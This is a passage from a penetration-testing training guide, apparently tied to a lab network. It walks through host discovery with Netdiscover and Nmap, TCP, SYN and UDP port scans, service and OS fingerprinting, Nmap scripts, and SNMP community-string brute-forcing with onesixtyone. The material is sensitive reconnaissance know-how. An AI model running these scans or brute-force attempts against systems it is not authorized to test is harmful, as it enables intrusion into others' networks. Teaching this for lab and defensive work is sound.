'192.168.100.116 is at aa:bb:cc:dd:ee'
```

All responses are then collected and stored in a small database known as the ARP table. Each ARP table entry maps the MAC address to the IP address.

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|--------------|----------------|-------------|----------|--------|---|
| 44 | 39.415111910 | Tp-LinkT_4b:a3 | Broadcast | ARP | 60 | Who has 192.168.100.116? Tell 192.168.100.2 |

ARP request capture with Wireshark.

Now that we have a basic understanding of how ARP works, we also know how Netdiscover works. Netdiscover actively searches for live hosts on the network by broadcasting ARP requests as a router does. It calls out to all connected devices asking them to respond by IP address and any host that responds is a live host. This is why this technique is called 'active ARP reconnaissance' because the tool actively broadcasts requests to generate replies from live hosts. By default, Netdiscover runs in active mode, but we can also use Netdiscover in passive mode by using the -p option, it will then passively listen on the network and not broadcast anything at all.

Using the following command will scan the network for 256 IP addresses in the 10.11.1.0 subnet:

netdiscover -r 10.11.1.0/24

```
root@kali:~# netdiscover -r 10.11.1.0/24
Currently scanning: Finished! | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 5 hosts. Total size: 300

```

| IP | At MAC Address | Count | Len | MAC Vendor / Hostname |
|-------------|-------------------|-------|-----|-----------------------|
| 10.11.1.1 | 90:6c:ac:a2:d8:5a | 1 | 60 | Fortinet, Inc. |
| 10.11.1.3 | 00:0c:29:6a:6b:f1 | 1 | 60 | VMware, Inc. |
| 10.11.1.11 | 00:0c:29:91:a0:52 | 1 | 60 | VMware, Inc. |
| 10.11.1.17 | 00:0c:29:67:14:4c | 1 | 60 | VMware, Inc. |
| 10.11.1.205 | 00:0c:29:91:ef:44 | 1 | 60 | VMware, Inc. |

Classless Inter-Domain Routing (CIDR)

The IP range is in CIDR notation which is a compact representation of an IP address and its associated routing prefix. The notation is constructed from an IP address, a slash ('/') character, and a decimal number. The number is the count of leading 1 bit in the routing mask, traditionally called the network mask. The IP address is expressed according to the standards of IPv4 or IPv6.

10.11.1.0/24 represents all the 256 IP addresses in the range from 10.11.1.0 to 10.11.1.255

Source: https://en.wikipedia.org/wiki/Classless_Inter-Domain_Routing

The host with IP 10.11.1.205 is a Windows 7 machine with the firewall turned on. As we can see we're able to discover it with Netdiscover but if we try to ping it, we do not get a response:

```
root@kali:~# ping 10.11.1.205
PING 10.11.1.205 (10.11.1.205) 56(84) bytes of data.
^C
--- 10.11.1.205 ping statistics ---
50 packets transmitted, 0 received, 100% packet loss, time 49392ms
```

Lab tip: Please note that this scan is initiated from a host on a local network for demonstration only purposes and cannot be reproduced in the lab over a VPN connection. ARP is unable to cross network boundaries and you won't be able to use Netdiscover to find live hosts on the lab network. When you run Netdiscover on your pentesting VM it will only display hosts on your local network.

Nmap host discovery

In this section we will briefly look at how to use Nmap for host discovery on a local network. We will explore some different scanning options starting with the Nmap -sn option (No port scan) which is also known as a 'ping scan'. This option tells Nmap to perform host discovery only without any additional port scanning and prints out details of any hosts that responded. When running Nmap with the -sn option it will run a default scan involving an ICMP echo request, TCP SYN to port 443, TCP ACK to port 80, and an ICMP timestamp request.

The following command runs the host discovery ping scan on 10.11.1.0/24 with Nmap:

nmap -sn 10.11.1.0/24

```
root@kali:~# nmap -sn 10.11.1.0/24
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-01-23 09:02 EST
Nmap scan report for 10.11.1.1
Host is up (0.00037s latency).
MAC Address: 90:6C:AC:A2:D8:5A (Fortinet)
Nmap scan report for 10.11.1.3
Host is up (0.00058s latency).
MAC Address: 00:0C:29:6A:6B:F1 (VMware)
Nmap scan report for 10.11.1.11
Host is up (0.00037s latency).
MAC Address: 00:0C:29:91:A0:52 (VMware)
Nmap scan report for 10.11.1.17
Host is up (0.00071s latency).
MAC Address: 00:0C:29:67:14:4C (VMware)
Nmap scan report for 10.11.1.205
Host is up (0.00071s latency).
MAC Address: 00:0C:29:91:EF:44 (VMware)
Nmap scan report for 10.11.1.16
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.34 seconds
```

Nmap also has the `-Pn` option which will disable the host discovery stage altogether on a scan. This option can be useful when the target is reported as down when it's actually up but not responding to host discovery probes (as in the case of a host-based firewall that drops ICMP packets). The Nmap `-Pn` option is best used in combination with the port scanning options covered in the following section.

Links

<https://nmap.org/book/man-host-discovery.html>

Nmap port scanning

In the following sections we will be learning how to scan target hosts for open TCP and UDP ports. Nmap offers a lot of different scanning methods to determine open, filtered and closed ports and to fingerprint services and operating systems. We will start with a simple TCP connect scan followed by the TCP SYN scan and UDP port scanning. Then we will have a look at how to scan custom port ranges, fingerprint services and operating systems and finally we'll cover the basics of the NSE scripting engine.

The subjects covered here only cover the basics of how to use Nmap. Further independent research is highly recommended to understand how different scanning techniques work so that you are able to apply the best technique to each scenario. The following links provide more information about Nmap and port scanning techniques:

<https://nmap.org/book/man-port-scanning-techniques.html>

<https://nmap.org/book/man.html>


Note: Port scanning is part of the active information gathering process and should not be performed on hosts without authorization as this could be illegal. Unauthorized port scanning can also get your IP blocked and blacklisted.

TCP connect scan

The TCP connect scan in Nmap is the alternative TCP scan to use when a SYN scan is not an option. Use a TCP connect scan, for instance, when Nmap does not have the raw packet privileges required for a SYN scan. Instead of writing raw packets, the TCP connect scan uses the underlying operating system to establish connections to the target host and ports. The operating system establishes a full TCP connection on each of the scanned ports by completing the three-way handshake to determine whether a port is open or closed.

The three-way handshake is the procedure used by the TCP/IP network to establish a connection between a local host/client and server. The first step consists of a TCP packet with the SYN flag set and the destination port. If the port is open and the server is accepting connections then, in step two, the server will respond with a TCP packet with the SYN and ACK flags set. Finally, step three, the client acknowledges the connection by responding with a TCP packet with the ACK flag and the three-way handshake is complete. At this point there is an open connection between the client and the server until either of them sends a 'FIN' packet or a 'RST' packet to close the connection.

Let's have a look at the following graphic which describes the process of a full three-way TCP handshake on an open port:



The following command issues a TCP connect scan:

```
nmap -sT [target host]
```

```
root@kali:~# nmap -sT 10.11.1.3
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-01-21 05:22 EST
Nmap scan report for 10.11.1.3
Host is up (0.94s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:0C:29:6A:6B:F1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 49.52 seconds
```

The TCP connect port scan should not be used when the SYN scan is an option. The SYN scan is generally much faster and Nmap has more control over the SYN scan since it's handled by Nmap instead of by the underlying operating system. Now let's have a look at how to perform SYN scans with Nmap.


Note: Look at the last line of the terminal output where it says that the scan took almost 50 seconds to complete and compare that with the screenshot of the SYN scan in the next section.

[TCP SYN scan](#)

The TCP SYN scan is usually the best scan option in most cases and is known as a 'stealthy' port scan because it does not complete the full TCP handshake and is therefore less likely to be noticed. As explained above a full TCP connection starts with a three-way handshake where a TCP packet with the SYN flag set is sent by Nmap as the first part of the handshake. When a port on the target machine is open, the server responds with a packet with the SYN-ACK flag set. When there is no response from the target on the first SYN packet, or the server responds with an RST (reset), then the port is either closed or filtered by a firewall. The 3rd and final step that completes the three-way handshake is when the host machine responds to the SYN-ACK with the packet containing the ACK flag set. In the case of a TCP SYN scan, Nmap does not respond with the final ACK and so the handshake is never completed, but if a SYN-ACK is received from the target server this indicates an open port (likewise RST means the port is closed while no response indicates a filtered port). Because older firewalls and operating systems only log full TCP connections, the TCP SYN scan goes unnoticed and is thus considered 'stealthy', but modern firewalls do log incomplete connections which means the TCP SYN method is less stealthy than it used to be.

The Nmap SYN scan on an open port is illustrated in the following image:

NMAP SYN SCAN



The following command starts a TCP SYN scan:

nmap -sS [target host]

```

root@kali:~# nmap -sS 10.11.1.3
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-01-21 05:16 EST
Nmap scan report for 10.11.1.3
Host is up (0.00052s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:0C:29:6A:6B:F1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.30 seconds
  
```

So far, we have only scanned TCP ports, let's continue with scanning UDP ports.

UDP port scanning

Although most services use the TCP protocol, UDP services are very common as well. DNS, NTP and SNMP, for example, run over UDP on ports 53, 123 and 161/162 and checking for UDP services should always be included in a penetration test. Scanning for UDP services is generally much slower and the techniques are different from those of TCP. Vulnerable UDP services are quite common and may expose a lot of useful information about the target host. In a later section we will be gathering a lot of information by enumerating SNMP which runs over the UDP protocol.

The following command launches a UDP scan on a specified target:

nmap -sU [target host]

```
root@kali:~# nmap -sU 10.11.1.201
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-01-21 04:22 EST
Nmap scan report for 10.11.1.201
Host is up (0.00060s latency).
Not shown: 996 open|filtered ports
PORT      STATE SERVICE
53/udp    open  domain
123/udp   open  ntp
137/udp   open  netbios-ns
389/udp   open  ldap
MAC Address: 00:0C:29:CD:EF:54 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.00 seconds
```

Fingerprinting services and operating systems

As we've seen in earlier examples Nmap reports the port, state and service by default. To identify services Nmap uses an extensive database of known services and their common ports. Certain ports are reserved for particular services. Port 22, for example, is used for SSH and port 80 for HTTP webservers. For penetration testing purposes and a vulnerability assessment we will also want to find out what specific kind of software is running and listening on those ports.

Let's have a look at the most fun part of Nmap scanning and learn how to identify services and operating systems on target hosts.

Use the following command to start the Nmap port scan with service detection:

nmap -sV [target IP address]

```
root@kali:~# nmap -sV 10.11.1.2
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-02-02 05:20 EST
Nmap scan report for 10.11.1.2
Host is up (0.00016s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:05:68:3D (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.00 seconds
```

As we can see from the screenshot the service scan returns a lot of useful information. This host is running OpenSSH 7.2p2 on Ubuntu. There's also an Apache server running on port 80.

The following command will use the Nmap port scan to detect the service and OS:

nmap -sV -O [target IP address]

```
root@kali:~# nmap -sV -O 10.11.1.2
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-02-02 05:22 EST
Nmap scan report for 10.11.1.2
Host is up (0.00031s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:05:68:3D (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.4
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.42 seconds
```

The port scan also returns the operating system running: Linux 3.X or 4.X.

You can also use the **-A** option in Nmap. The A stands for 'Aggressive' scan options and enables OS detection, version detection, script scanning and traceroute.

The following command will run the aggressive scan with Nmap:

nmap -A [target IP address]

When the aggressive option is used together with the 'all ports' option (**-p-**) the scan will take a while to run but provide you with a lot of information. Please note that this scan will also generate a lot of network traffic and may crash unstable services on the target host. Another downside of aggressive scans (which include the service scans (**-sV**)), is that target hosts or firewalls can sometimes block or limit the rate at which they can run. Such rate-limiting mechanisms can delay a scan so drastically that it will never complete (or at least not within a reasonable time). This behavior is regularly seen on Windows hosts so one recommended approach is to start by determining open ports using a less aggressive scan, such as the SYN scan, and then to continue fingerprinting the services discovered using other scan types.

More information about reducing scan times with Nmap can be found here:

<https://nmap.org/book/reduce-scantime.html>

Scanning port ranges with Nmap

By default, Nmap will only scan the 1,000 most common ports, but if you want to override the default range you can set a custom range by using the **-p** option followed by a port range. The port range can be specified in several formats the simplest of which would be to give the first port in the range, a hyphen, and then the last port in the range. So, for example, the following command can be used to scan port 1 to 100:

nmap -p 1-100 [target host]

```
root@kali:~# nmap -p 1-100 10.11.1.201
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-01-21 04:11 EST
Nmap scan report for 10.11.1.201
Host is up (0.00040s latency).
Not shown: 98 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
MAC Address: 00:0C:29:CD:EF:54 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.01 seconds
```

You can also define multiple ports and/or ranges in a single command by separating them with a comma sign. The following command scans ports 137 to 139 and port 445:

nmap -p 137-139,445 [target host]

```
root@kali:~# nmap -p 137-139,445 10.11.1.201
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-11 09:47 EDT
Nmap scan report for 10.11.1.201
Host is up (0.026s latency).
PORT      STATE SERVICE
137/tcp  filtered netbios-ns
138/tcp  filtered netbios-dgm
139/tcp  open    netbios-ssn
445/tcp  open    microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 3.57 seconds
```

As we can see Nmap has returned results for all NetBIOS TCP ports within the stated range and for the single port 445 which is shown as being associated with the microsoft-ds service. Alternatively, we can also scan for the service names that are specified in the nmap-services. Instead of writing out all the different NetBIOS services individually by name we can use a wildcard instead:

nmap -p netbios*,microsoft-ds [target host]

```
root@kali:~# nmap -p netbios*,microsoft-ds 10.11.1.201
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-11 09:54 EDT
Nmap scan report for 10.11.1.201
Host is up (0.033s latency).
PORT      STATE SERVICE
137/tcp  filtered netbios-ns
138/tcp  filtered netbios-dgm
139/tcp  open    netbios-ssn
445/tcp  open    microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 3.56 seconds
```

So far, we have only scanned TCP port ranges, but NetBIOS also uses UDP ports which are not scanned unless we specify the UDP option. We can scan both TCP and UDP in several ways. Let's start by running a UDP scan (-sU) and a TCP SYN scan (-sS) and specify the NetBIOS and Microsoft-ds port ranges as follows:

nmap -sU -sS -p U:137-139,T:137-139,445 [target host]

```
root@kali:~# nmap -sU -sS -p U:137-139,T:137-139,445 10.11.1.201
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-11 10:08 EDT
Nmap scan report for 10.11.1.201
Host is up (0.035s latency).
PORT      STATE     SERVICE
137/tcp   filtered  netbios-ns
138/tcp   filtered  netbios-dgm
139/tcp   open      netbios-ssn
445/tcp   open      microsoft-ds
137/udp  open      netbios-ns
138/udp  open|filtered netbios-dgm
139/udp  open|filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 4.92 seconds
```

Note: The 'U' and 'T' characters stand for UDP and TCP. Please note that both these characters are written in uppercase and are case sensitive. Using lowercase characters will result in an error.

As we can see from the screenshot, Nmap scanned all ports within the given range for both TCP and UDP. The same port range can also be specified by referencing the service name as follows:

nmap -sU -sS -p netbios*,microsoft-ds [target host]

```
root@kali:~# nmap -sU -sS -p netbios*,microsoft-ds 10.11.1.201
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-11 10:12 EDT
Nmap scan report for 10.11.1.201
Host is up (0.036s latency).
PORT      STATE     SERVICE
137/tcp   filtered  netbios-ns
138/tcp   filtered  netbios-dgm
139/tcp   open      netbios-ssn
445/tcp   open      microsoft-ds
137/udp  open      netbios-ns
138/udp  open|filtered netbios-dgm
139/udp  open|filtered netbios-ssn
445/udp  open|filtered microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 4.92 seconds
```

When no port range is specified Nmap will use scan a default range of the 1.000 ports most common ports. If you want to scan all ports from 1 to 65.535 you have to use the -p- flag. During a penetration test it is advisable to scan the full port range to detect any services running on uncommon ports (including those common services that have been assigned different ports from their defaults). However, please be aware that scanning the full port range can generate a lot of traffic and might take a long time to complete when used in combination with specific options such as a service scan.

[Nmap Scripting Engine \(NSE\)](#)

Now that we have covered some of the Nmap port scanning techniques we will have a look at another powerful Nmap feature: The NSE scripting engine. The Nmap Scripting Engine (NSE) has been developed as an extension to Nmap and works with scripts that are written in the LUA programming language. The LUA programming language is a relatively easy language to learn and allows developers to get into Nmap script development quickly. The Nmap scripting engine is both powerful and flexible and scripts can be used to automate a variety of tasks from network discovery to vulnerability detection.

In the following section we will start with updating Nmap to make sure that the script database contains the most recent scripts. Then we will demonstrate how to locate Nmap scripts, how to find the right script and how to execute them.

Links

<https://nmap.org/book/nse.html>

<http://www.lua.org/>

Updating Nmap

To make sure you have the most recent Nmap scripts, update Nmap using the following commands:

apt-get update && apt-get install nmap

Now that we've got the most recent version of Nmap and scripts installed let's continue with looking at the Nmap script directory.

Locating Nmap scripts

Nmap scripts are located in the following directory:

/usr/share/nmap/scripts

As you will see, the scripts are sorted according to protocol. The following command displays the scripts targeting FTP:

ls -l /usr/share/nmap/scripts/ftp*

```
root@kali:~# ls -l /usr/share/nmap/scripts/ftp*
-rw-r--r-- 1 root root 5962 Jul 22 2016 /usr/share/nmap/scripts/ftp-anon.nse
-rw-r--r-- 1 root root 5831 Jul 22 2016 /usr/share/nmap/scripts/ftp-bounce.nse
-rw-r--r-- 1 root root 3338 Jul 22 2016 /usr/share/nmap/scripts/ftp-brute.nse
-rw-r--r-- 1 root root 3258 Jul 22 2016 /usr/share/nmap/scripts/ftp-libopie.nse
-rw-r--r-- 1 root root 3295 Jul 22 2016 /usr/share/nmap/scripts/ftp-proftpd-backdoor.nse
-rw-r--r-- 1 root root 6118 Jul 22 2016 /usr/share/nmap/scripts/ftp-vsftpd-backdoor.nse
-rw-r--r-- 1 root root 6061 Jul 22 2016 /usr/share/nmap/scripts/ftp-vuln-cve2010-4221.nse
```

However, you can also search for scripts based any other service or application:

HTTP: **ls -l /usr/share/nmap/scripts/http***

SMTP: **ls -l /usr/share/nmap/scripts/smtp***

SMB: **ls -l /usr/share/nmap/scripts/smb***

MySQL: **ls -l /usr/share/nmap/scripts/mysql***

WordPress: **ls -l /usr/share/nmap/scripts/http-wordpress***

Drupal: **ls -l /usr/share/nmap/scripts/http-drupal***

Citrix: **ls -l /usr/share/nmap/scripts/citrix***

Nmap script help

Many scripts require different parameters and options to function correctly. Luckily most scripts have a help function and instructions can be printed to the terminal using **--script-help** (note the double

hyphen before the word ‘script’) followed by the script name. The following example shows the command to get instructions on how to use the ftp-anon script:

```
nmap --script-help ftp-anon
```

```
root@kali:~# nmap --script-help ftp-anon
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-02-02 06:41 EST
ftp-anon
Categories: default auth safe
https://nmap.org/nsedoc/scripts/ftp-anon.html
    Checks if an FTP server allows anonymous logins.

    If anonymous is allowed, gets a directory listing of the root directory
    and highlights writeable files.
```

As you can see this script belongs to multiple categories: default, auth and safe.

- The ‘default’ category means that this script is used in the default script scan (when using -sC or --script).
- The ‘auth’ category tells us the script uses credentials to log on to the target system.
- The ‘safe’ category indicates the script is safe to use and is not designed to crash services or generate large amounts of network traffic. When a script is not in the category safe but in the ‘intrusive’ or ‘dos’ category, extra caution should be exercised before executing the script.

Nmap script execution

Executing Nmap scripts is simple; use the following command with the script name and target to execute the script:

```
nmap --script=[scriptname] [target host]
```

The following command executes a script named http-robots.txt on port 80:

```
nmap --script=http-robots.txt [target host]
```

```
root@kali:~# nmap -p 80 --script=http-robots.txt 10.11.1.2
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-02-04 04:03 EST
Nmap scan report for 10.11.1.2
Host is up (0.00039s latency).
PORT      STATE SERVICE
80/tcp    open  http
| http-robots.txt: 1 disallowed entry
|_/_admin/
MAC Address: 00:0C:29:05:68:3D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
```

The terminal here shows that the script executed successfully and returned the contents of the robots.txt file that contained 1 disallowed entry.

Arguments can be passed to Nmap scripts using the --script-args option or from a file using the --script-args-file option (Note the double hyphen before the argument names).

```
nmap --script snmp-sysdescr --script-args creds.snmp=admin [target host]
```

Links

<https://nmap.org/book/nse-usage.html>

SNMP Enumeration

The Simple Network Management Protocol (SNMP) is a protocol used in TCP/IP networks to collect and manage information about networked devices. SNMP operates in the application layer (layer 7 of the OSI model) and uses UDP port 161 to listen for requests. The SNMP protocol is supported by many types of devices including routers, switches, servers, printers, Network Attached Storage (NAS), firewalls, WLAN controllers and more. In the following sections we will be looking at the main components of SNMP managed networks, how they communicate with each other and something called the Management Information Base (MIB). We will also look at how and why SNMP can cause security issues and, of course, how to enumerate the SNMP protocol.

SNMP components

SNMP managed networks have 3 components:

1. **Managed Device**

A managed device (also referred to as a 'node') is a network device with the SNMP service enabled allowing unidirectional (read) or bidirectional (read/write) communication. Managed devices can be any networked device including servers, firewalls and routers.

2. **Agent**

The agent is the software running on the managed device which is responsible for handling the communication. The agent translates device-specific configuration parameters into an SNMP format for the Network Management System.

3. **Network Management System (NMS)**

The Network Management System is the software that is actually managing and monitoring networked devices. An SNMP managed network will always contain at least one NMS.

SNMP commands

The SNMP protocol uses several commands which are sent from the NMS to the managed device's agent and back. These commands can be categorized as read, write, trap and traversal commands.

- Read commands are sent by the NMS to nodes for monitoring purposes.
- Write commands are used to control the nodes in the network.
- The trap commands are used for unsolicited SNMP messages from a device's agent to the NMS to inform the NMS about certain events such as errors.
- Traversal commands are used to check what information is retained on a managed device and to retrieve it.

SNMP Management Information Base (MIB)

The SNMP Management Information Base (MIB) is a database that contains information about the network device. When the Network Management System (NMS) sends a 'get' request for information about a managed device on the network, the agent service returns a structured table with data. This table is what is called the Management Information Base (MIB). MIB values are indexed using a series of numbers with dots. For example, MIB value 1.3.6.1.2.1.1.1 refers to the system description (sysDescr) and value 1.3.6.1.2.1.1.6 refers to the system location (sysLocation).

SNMP Community strings

The SNMP community string is like a username or password that allows access to the managed device. There are three different community strings that allow a user to set (1) read-only commands, (2) read and write commands and (3) traps. Most SNMPv1 and SNMPv2 devices ship from the factory with a default read-only community string set to 'public' and the read-write string set to 'private'. As these default values are well-known and easy to guess, it is good security practice to replace all community strings with a value that is hard to guess. It is good practice to threat community strings as passwords. In SNMPv3, the community string was replaced by username and password authentication.

SNMP security issues

Early versions of SNMP suffered from many misconfigurations, poor authentication schemes and non-encrypted traffic. Misconfigurations often occur because system administrators do not know how to properly configure and secure the SNMP protocol. Weak, or often default, community strings are very common and may become a serious security risk resulting in information leakage.

The fact that SNMPv1 and SNMPv2 devices are often shipped with factory default community strings also causes security issues where networked devices are unintentionally SNMP-enabled straight out of the box. An attacker can use this misconfiguration to retrieve information about the device from the MIB, to exploit the device or cause a denial of service. Another security weakness was that SNMP did not include cryptographic security before SNMPv2 which allowed attackers to capture SNMP information and credentials easily. This is why SNMP remains a popular attack vector whenever SNMP-enabled devices and managed networks are encountered.

Enough theory about SNMP for now, let's continue with the tools used for SNMP enumeration and take a look at onesixtyone and snmpwalk.

Links

https://en.wikipedia.org/wiki/Simple_Network_Management_Protocol

Onesixtyone

Onesixtyone is a very fast tool to brute force SNMP community strings and take advantage of the connectionless protocol. Onesixtyone sends an SNMP request and (by default) waits 10 milliseconds for a response. If the community string sent by onesixtyone to the SNMP enabled device is invalid, then the request is dropped. However, if a valid community string is passed to an SNMP enabled device, the device responds with the information requested (the 'system.sysDescr.0' value).

Instructions for using onesixtyone are quite simple. You need to supply at least 2 arguments: a file that contains the list of community strings to try and the target host IP address. You can also provide a list of host IP addresses to be scanned by onesixtyone using the -i option. Instead of files listing hosts and community strings you can also pass the values directly to onesixtyone.

Type 'onesixtyone' in the terminal for instructions for use:

```
root@kali:~# onesixtyone
onesixtyone 0.3.2 [options] <host> <community>
  -c <communityfile> file with community names to try
  -i <inputfile>      file with target hosts
  -o <outputfile>    output log
  -d                  debug mode, use twice for more information

  -w n              wait n milliseconds (1/1000 of a second) between sending packets (default 10)
  -q                quiet mode, do not print log to stdout, use with -l
examples: ./s -c dict.txt 192.168.4.1 public
          ./s -c dict.txt -i hosts -o my.log -w 100
```

Note: Scan the full network for hosts with UDP port 161 open and save the discovered hosts to a file. Use this host file together with a community string file containing 'public' and 'private' to find any SNMP services with default community strings.

Links

<http://www.phreedom.org/software/onesixtyone/>

SNMPwalk

SNMPwalk is a great tool to query MIB values to retrieve information about managed devices, but, as a minimum, it requires a valid SNMP read-only community string.

Type the following command in the terminal for an overview of options for SNMPwalk:

snmpwalk --help

```
root@kali:~# snmpwalk --help
USAGE: snmpwalk [OPTIONS] AGENT [OID]

Version: 5.7.3
Web: http://www.net-snmp.org/
Email: net-snmp-coders@lists.sourceforge.net

OPTIONS:
  -h, --help          display this help message
  -H                 display configuration file directives understood
  -v 1|2c|3          specifies SNMP version to use
  -V, --version       display package version number
SNMP Version 1 or 2c specific
  -c COMMUNITY       set the community string
SNMP Version 3 specific
  -a PROTOCOL        set authentication protocol (MD5|SHA)
  -A PASSPHRASE      set authentication protocol pass phrase
  -e ENGINE-ID       set security engine ID (e.g. 800000020109840301)
  -E ENGINE-ID       set context engine ID (e.g. 800000020109840301)
  -l LEVEL           set security level (noAuthNoPriv|authNoPriv|authPriv)
